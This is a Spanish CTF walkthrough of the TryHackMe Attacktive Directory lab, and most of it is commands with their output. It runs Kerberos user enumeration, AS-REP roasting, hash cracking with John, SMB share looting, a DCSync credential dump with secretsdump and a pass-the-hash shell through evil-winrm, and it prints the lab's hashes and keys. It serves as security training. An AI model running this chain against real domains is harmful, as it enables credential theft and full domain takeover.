Attacktive Directory

La máquina Attacktive Directory CTF es un emocionante desafío de hacking basado en la plataforma TryHackMe, diseñado para poner a prueba tus habilidades en la penetración de sistemas de Active Directory.


En esta máquina, tendrás la oportunidad de enfrentarte a desafíos realistas y auténticos en la explotación de vulnerabilidades y en la escalada de privilegios, todo dentro de un entorno simulado de Active Directory.

La máquina Attacktive Directory CTF te permitirá poner a prueba tus habilidades de hacking en una variedad de situaciones, incluyendo la enumeración de puertos, la explotación de vulnerabilidades de sistemas y servicios, la elevación de privilegios y la obtención de contraseñas. A medida que avanzas en la máquina, descubrirás nuevas pistas y desafíos que pondrán a prueba tus habilidades y te permitirán aprender nuevas técnicas y conceptos de seguridad.


Si estás interesado en la ciberseguridad y te gustaría poner a prueba tus habilidades en la penetración de sistemas de Active Directory, la máquina Attacktive Directory CTF es una excelente opción para desafiarte a ti mismo y mejorar tus habilidades. ¡Prepárate para una emocionante aventura de hacking en el mundo de Active Directory!

Desarrollo de la máquina


Lo primero que se debe de hacer poder comprometer la máquina, se debe de ejecutar la **VPN** con el comando `sudo openvpn crisa97.ovpn` y debe de mostrar una salida como se puede visualizar en la imagen.



Una vez ejecutada la **VPN**, procedemos a inicializar la máquina para que nos brinde la **IP** para poder cargar la máquina en el navegador.



Como se puede visualizar en la imagen anterior, solo tenemos una página que no tiene contenido relevante para un ataque dirigido, una vez analizado el sitio web procedemos a ejecutar una traza **ICPM** para saber el sistema operativo que está ejecutando la víctima.



Como se puede ver, en el **ttl** es de 127, el cual podemos deducir que la víctima está ejecutando un sistema operativo **Windows** base.

Uno de los pasos más importantes al hacer una auditoria de una plataforma es el reconocimiento, ya que por medio de esto podemos detectar fallos de seguridad en plataformas, lo cual procederemos a ejecutar **nmap** para visualizar los puertos que tiene abiertos la máquina que vamos a vulnerar con el comando `nmap -sVC 10.10.225.232 -n -oN scanig`, el parámetro `-sVC` sirve para ver la versión de los servicios identificados y ejecutar script que trae por defecto nmap con vulnerabilidades, el parámetro `-n` permite evitar la resolución de los **DNS** para evitar que el escaneo tarde y el comando `-oN` sirve para almacenar la captura de nmap en el formato propio para almacenar evidencias como se puede visualizar en la imagen.

```
~/tryhackme/attacktivedirectory/nmap
nmap -sVC 10.10.225.232 -n -oN scanig
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-17 18:10 -05
Nmap scan report for 10.10.225.232
Host is up (0.20s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-05-18 04:10:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2023-05-17T04:06:29
|_Not valid after:  2023-11-16T04:06:29
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-05-18T04:10:37+00:00
|_ssl-date: 2023-05-18T04:10:48+00:00; +4h59m59s from scanner time.
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
|_ssl-date: 2023-05-18T04:10:48+00:00; +4h59m59s from scanner time.
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-05-18T04:10:41
|_  start_date: N/A
|_clock-skew: mean: 4h59m58s, deviation: 0s, median: 4h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.73 seconds
```

Como se puede visualizar en las imágenes anteriores con **nmap** se puede ver los puestos que tiene abiertos la plataforma, los servicios que está ejecutado, también se pudo obtener el **dominó** de máquina y un **TLD** no muy común.

Se procede a enumerar **kerberos** con **kerbrute** e por medio de un **wordlist** el cual permite hacer un ataque de fuerza bruta para poder saber los usuarios que existen en el sistema registrados.

```
~/tryhackme/attacktivedirectory/exploits
kerbrute userenum --dc 10.10.225.232 -d spookysec.local userlist.txt -t 50

__             __               __
/ /_____  _____/ /_  _______  __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/17/23 - Ronnie Flathers @ropnop

2023/05/17 18:21:18 >  Using KDC(s):
2023/05/17 18:21:18 >   10.10.225.232:88

2023/05/17 18:21:18 >  [+] VALID USERNAME:       james@spookysec.local
2023/05/17 18:21:19 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2023/05/17 18:21:20 >  [+] VALID USERNAME:       James@spookysec.local
2023/05/17 18:21:20 >  [+] VALID USERNAME:       robin@spookysec.local
2023/05/17 18:21:25 >  [+] VALID USERNAME:       darkstar@spookysec.local
2023/05/17 18:21:27 >  [+] VALID USERNAME:       administrator@spookysec.local
2023/05/17 18:21:31 >  [+] VALID USERNAME:       backup@spookysec.local
2023/05/17 18:21:33 >  [+] VALID USERNAME:       paradox@spookysec.local
2023/05/17 18:21:47 >  [+] VALID USERNAME:       JAMES@spookysec.local
2023/05/17 18:21:51 >  [+] VALID USERNAME:       Robin@spookysec.local
2023/05/17 18:22:18 >  [+] VALID USERNAME:       Administrator@spookysec.local
2023/05/17 18:23:11 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2023/05/17 18:23:29 >  [+] VALID USERNAME:       Paradox@spookysec.local
2023/05/17 18:24:28 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2023/05/17 18:24:45 >  [+] VALID USERNAME:       ori@spookysec.local
2023/05/17 18:25:17 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2023/05/17 18:26:35 >  Done! Tested 73317 usernames (16 valid) in 317.421 seconds
```

Los usuarios enumerados se procede almacenar en una archivo para poder ejecutar la herramienta **GetNPUsers** con el comando `impacket-GetNPUsers spookysec.local/ -usersfile userlist.txt`, para poder obtener el hast del usuario.

```
impacket-GetNPUsers spookysec.local/ -usersfile user.txt
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:9b827d17e3592214e4ef5ccdb5d7a9da$8a76c4bc1761fd57e5e56a5efa109ba875ce45415dd43089dabc46fdbdfea7
f6328b4fdef1a5042e726cfe02d7241eebead627e1e6a25388c0fb4e34589f1c5e47dc4cd4dfc728eb23d9b7e7cd4a585571c8d5823dd15c24919e21f8d7ed7811ab834
96db4ed8a04faf261675ea6f99edf8c67f0396e607e44b4ba00301232d66e76fe4cdadb419df3a7406a80447295dbf6e8c8bae47972ad36236662ee34760eca6062e572
db10756abbe95a36f0313956f5f5a48662b03106dfad4a0047efe1b5cd3643d8e21f4c8340fc9d03e7233516f9cee517ff860d040a37464c0820a70ac11fe17b6a7b009
0e40a5160959fa4d3
[-] User James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARKSTAR doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ori doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROBIN doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Una vez obtenido el **hast** se procede almacenar en un archivo de texto como se puede ver en la imagen.

```
~/tryhackme/attacktivedirectory/exploits ✔ took ⧗ 4s
nano hast
~/tryhackme/attacktivedirectory/exploits ✔ took ⧗ 4s
cat hast
```

```
File: hast
1  9b827d17e3592214e4ef5ccdb5d7a9da$8a76c4bc1761fd57e5e56a5efa109ba875ce45415dd43089dabc46fdbdfea7f6328b4fdef1a5042e726cfe02d7241
   eebead627e1e6a25388c0fb4e34589f1c5e47dc4cd4dfc728eb23d9b7e7cd4a585571c8d5823dd15c24919e21f8d7ed7811ab83496db4ed8a04faf261675ea
   6f99edf8c67f0396e607e44b4ba00301232d66e76fe4cdadb419df3a7406a80447295dbf6e8c8bae47972ad36236662ee34760eca6062e572db10756abbe95
   a36f0313956f5f5a48662b03106dfad4a0047efe1b5cd3643d8e21f4c8340fc9d03e7233516f9cee517ff860d040a37464c0820a70ac11fe17b6a7b0090e40
   a5160959fa4d3
```

Hecho el paso anterior se procede a **crackear** la contraseña con **john the ripper** con el comando `john --wordlist=/usr/share/wordlists/attacktive-directory/passwordlist.txt hast` como se puede visualizar en la siguiente imagen.

```
~/tryhackme/attacktivedirectory/exploits ✔
john --wordlist=/usr/share/wordlists/attacktive-directory/passwordlist.txt hast
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005   (?)
1g 0:00:00:00 DONE (2023-05-17 19:34) 33.33g/s 273066p/s 273066c/s 273066C/s horoscope..whitey
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Una vez obtenida la contraseña se procede a conectarse por **SMB** para poder visualizar los recursos compartido como con el comando `smbclient -L 10.10.225.232 -U svc-admin`.

```
~/tryhackme/attacktivedirectory/exploits ✔
smbclient -L 10.10.225.232 -U svc-admin
Password for [WORKGROUP\svc-admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Como se pudo visualizar en la imagen anterior se tiene un recurso compartido, el cual nos llama la atención que es **backup** se procede a conectar al servicio de **SMB** con el comando `smbclient \\\\10.10.225.232\\backup -U svc-admin`, una vez conectados al servidor se procede a listar con `ls` para ver que archivos que nos sea útil para la intrusión se puede visualizar un archivo llamado **backup_credentials.txt** el cual procedemos a descarga en nuestra máquina atacante con el comando `get backup_credentials.txt`.

```
~/tryhackme/attacktivedirectory/exploits ✘ INT
smbclient \\\\10.10.225.232\\backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 14:08:39 2020
  ..                                  D        0  Sat Apr  4 14:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 14:08:53 2020

                8247551 blocks of size 4096. 3642710 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0,1 KiloBytes/sec) (average 0,1 KiloBytes/sec)
smb: \>
```

Una vez descargo el archi se procede a listar con `cat backup_credentials.txt` para ver que tiene este archivo.

```
~/tryhackme/attacktivedirectory/exploits ✔
cat backup_credentials.txt
```

```
File: backup_credentials.txt
1  YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

Como se puede visualizar el archivo tiene una cadena en **base 64** para poder descifrar este archivo usamos el siguiente comando `cat backup_credentials.txt | base64 -d` o también se puede usar un decoder online de base 64.

```
~/tryhackme/attacktivedirectory/exploits ✔
cat backup_credentials.txt | base64 -d
backup@spookysec.local:backup2517860
```

Una vez desifrada la credenciales se procede a aconectarnos al servidor para poder hacer un dump de las credenciales de los usuarios con el comando `impacket-secretsdump spookysec.local/backup:'backup2517860'@10.10.225.232 -just-dc` como se puede ver en la siguiente imagen.

```
impacket-secretsdump spookysec.local/backup:'backup2517860'@10.10.225.232 -just-dc
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:a441766725a24d2fcabc36f2eccdcb9d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
```


Como se puede ver en la imagen anterior se pueden obtener varios **haht NTLM** el cual nos interesa es el del administrador para poder ingresar al sistema.

Ya hecho el paso anterior procedemos a ingresar a la máquina víctima por medio de **evil-winrm** la cual nos genera una **shell** para hacer la post explotación con el siguiente comando `evil-winrm -u administrator -H '0e0363213e37b94221497260b0bcb4fc' -i 10.10.225.232`.


```
~/tryhackme/attacktivedirectory/exploits ✔ took ⧗ 19s
evil-winrm -u administrator -H '0e0363213e37b94221497260b0bcb4fc' -i 10.10.225.232

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Una vez dentro de la máquina se procede a buscar los flags de los usuarios solicitados por la plataforma.

